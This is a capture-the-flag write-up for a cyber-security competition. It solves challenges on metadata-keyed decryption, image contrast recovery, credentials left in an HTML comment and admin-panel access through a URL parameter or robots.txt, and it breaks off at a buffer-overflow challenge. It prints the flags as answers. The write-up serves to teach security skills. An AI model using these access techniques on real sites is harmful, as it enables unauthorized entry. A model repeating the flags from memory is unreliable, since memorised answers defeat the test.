
Challenge 1

Name of the Challenge	A message on image
Type of Challenge	Cryptography
Difficulty Level	medium
Tool/Reference	image properties inspector, or exiftool

Problem:

The participant is provided with an image with a sentence “We found this image with a message written on it”.



We found this image with a message written on it.

V+QQEMfkRgUXVy8d8aI93UfMI9auuIGkco2Zm7Gs2bc
+pFS1hgR7+ppKqHgyn3XeLGpUggbuAMU=

Figure 1-1. Challenge 1 Landing Page.

Solution:

1. The message on the image is required to be manually retyped. The correct message on the image is **V+QQEMfkRgUXVy8d8aI93UfMI9auuIGkco2Zm7Gs2bc+pFS1hgR7+ppKqHgyn3XeLGpUggbuAMU=**
   Note that the 19th, 25th,and 30th are capital of i, not small of L.
2. Note that, at first glance, the encoded message will looks like it is Base64. However, the message is not Base64.
3. Upon inspecting the image name, Jasypt_Rutherford.jpg, participants may gain two clues from it.
   a. Jasypt: It can be referred to as Java Simplified Encryption. This gives another hint that the encrypted message will require a key to decrypt.
   b. Rutherford: According to Wikipedia, Rutherford was a New Zealand-born British physicist[1]. One of his discoveries is proton ;)

[1] https://en.wikipedia.org/wiki/Ernest_Rutherford

4. With Jasypt in mind, the key for decrypting the message could be hidden in the image. There may be various ways to retrieve this information. The following are two examples of them:
   a. Ubuntu file's properties:





Image Type jpeg (JPEG)
Width 350 pixels
Height 251 pixels
Software GIMP 2.10.18
Description File source: http://commons.wikimedia.org/wiki/-File:Ernest_Rutherford_1905.jpg
Creator 1.6726219 × 10-27 kg
Created On 2021:05:25 08:51:27

Figure 1-2. Image File's Properties.

   b. Exiftool



```
❯ exiftool Jasy_Rutherford.jpg
ExifTool Version Number         : 11.88
File Name                       : Jasy_Rutherford.jpg
Directory                       : .
File Size                       : 49 kB
File Modification Date/Time     : 2021:05:31 10:04:35+12:00
File Access Date/Time           : 2021:05:31 10:04:56+12:00
File Inode Change Date/Time     : 2021:05:31 10:04:35+12:00
File Permissions                : rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Little-endian (Intel, II)
Image Description               : File source: http://commons.wikimedia.org/wiki/File:Ernest_Rutherford_1905.jpg
X Resolution                    : 300
Y Resolution                    : 300
Resolution Unit                 : inches
Software                        : GIMP 2.10.18
Modify Date                     : 2021:05:25 08:51:27
User Comment                    : File source: http://commons.wikimedia.org/wiki/File:Ernest_Rutherford_1905.jpg
Color Space                     : sRGB
Compression                     : JPEG (old-style)
Photometric Interpretation      : YCbCr
Samples Per Pixel               : 3
Thumbnail Offset                : 482
Thumbnail Length                : 13594
XMP Toolkit                     : Image::ExifTool 12.04
Creator                         : 1.6726219 × 10-27 kg
Profile CMM Type                : Little CMS
Profile Version                 : 4.3.0
Profile Class                   : Display Device Profile
```

Figure 1-3. Using Exiftool to Extract File's Properties.

Note that the highlighted property looks suspicious. However, this is not the right key to decrypt the message. Participants will be required a jump from this information to obtain the correct key.

5. Based on the parted image name, Rutherford, one of his discoveries is proton which connected to this suspicious number. The number $1.6726219 \times 10^{-27}$ refers to the mass of a proton. Here is a bit of guessing game whether the key should be “massofproton”, “themassofproton”, “massofaproton”, etc.
6. In fact, the key is **massofproton**. By using this key to decrypt the message, participants will be able to retrieve the vaccine compound, the flag.


flag{P7HV54#Monobasicpotassiumphosphate0000000}

Challenge 2

Name of the Challenge	Blackboard
Type of Challenge	Steganography
Difficulty Level	Easy
Tool/Reference	Gimp

Problem:

The participant is provided with an image with a sentence “A picture of one of our hard working scientists”.



A picture of one of our hard working scientists.

Figure 2-1. Challenge 2 Landing Page.

Solution:

1. It seems clear that a picture has been edited to blackout the content on the board. An easy way to expose the content is editing the contrast of the picture.
2. Open the picture file with GIMP and adjust the contrast and brightness. The result is shown in the next page.




Figure 2-2. Result of Editing Brightness and Contrast on the Picture.

3. The vaccine compound, the flag, is written at the very end of the picture.


flag{A2QB7G#MagnesiumChlorideHexahydrate000000}

Challenge 3

Name of the Challenge	Nobody seems to know the username and password
Type of Challenge	Web application
Difficulty Level	Easy
Tool/Reference	-

Problem:

The participant is provided with an image with a sentence “Nobody seems to know the username and password for this”.




Nobody seems to know the username and password for this.

Username Username
Password Password

Figure 3-1. Challenge 3 Landing Page.

Solution:


1. One of the first things that participants may try on this type of challenge is inspect the page.
2. Upon inspecting the page’s source code you will find that the username and password are in a comment.



```
      <div id="u><br />content</u>">
        <br>
      ▸ <h4 style="color:#1E90FF;">⋯</h4>
        <hr>
      ▸ <form action="#" method="post">⋯</form>
      ▸ <script type="text/javascript">⋯</script>
        <!--Username: dumbh4ck5 Password: XorIsNotSooS3cur3-->
        <!--This is for testing, I will come back and delete this later-->
      </div>
    ▸ <div id="cresponse">⋯</div>
      <hr>
    </div>
  </div>
 </div>
</body>
</html>
```

Figure 3-2. Commented Username and Password on the Page.

3. By using the commented username and password to login, the flag shows up.



Nobody seems to know the username and password for this.

Username Username

Password Password

Congratulations! your flag is flag{KLY5FQ#Dibasicsodiumphosphatedihydrate000}

Figure 3-3. Result of Login Using the Username and Password in the Comment.

This is one of the common security risks is when the developers forget to remove the hard coded username and password in production.

flag{KLY5FQ#Dibasicsodiumphosphatedihydrate000}

Challenge 4


Name of the Challenge	Exterminate Carlos
Type of Challenge	Web application
Difficulty Level	Easy
Tool/Reference	-

Problem:
The participant is provided with a page having a weird looking robot, a Dalek from Dr. Who with the caption "Exterminate Carlos".

Figure 4-1. Challenge 4 Landing Page.

Solution:

1. Inspecting the web page, the participant can see an element in the source code having a comment "show only for admin".



```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
 ▼<body>
   ▶<div class="navbar">…</div> flex
   ▼<div class="page__content"> flex
     ▶<div class="page__content__logo">…</div>
     ▼<div class="page__content__container">
       ▼<div class="page__content__data">
         ▼<div id="<a><br />content</a>">
             <!-- Show only for admin-->
•••          <div id="admin-panel"></div> == $0
           ▶<center>…</center>
           ▶<center>…</center>
           ▶<script>…</script>
           </div>
         </div>
```

Figure 4-2. Web Page Inspection.

2. The comment mentions a reference to admin. So if the participant appends "**?admin=1**" or "**?admin=true**" to the url, he gets the link to the admin panel.

   Final URL: **https://r0.nzcsc.org.nz/challenge4/?admin=1**





Figure 4-3. Access to Admin Panel.

3. Alternatively, the link to the admin panel can also be obtained by visiting robots.txt.


   URL : https://r0.nzcsc.org.nz/challenge4/robots.txt



```
User-agent: *
Disallow: /challenge4/administrator-panel-yb556.php
```

Figure 4-4. robots.txt

4. Upon navigation to this URL, the participant is taken to an admin panel which is supposedly used to delete users.




Human Resources Admin Panel

Users

- Carlos Delete
- Bob Delete

Figure 4-5. Admin Panel.

5. The challenge title said to delete Carlos User. Upon clicking on delete, the participant is provided with the flag.



flag{R5D3SM#Heptadecan-9-yl000000000000000000000}


Figure 4-6. Flag for Challenge 4.

Challenge 5

Name of the Challenge	Suspicious File
Type of Challenge	Buffer Overflow
Difficulty Level	Hard
Tool/Reference	GDB

Problem:

The participant is provided with a page with header “Suspicious File”. The page also provides an interface to the binary file, and the file for the participant to examine.




Suspicious File

We found a suspicious binary running on one of our servers. Here is the binary file for you to see. The interface below allows you to send an input to the binary. Can you see if you can make it output the vaccine component?

Figure 5-1. Challenge 5 Landing Page.

Solution:

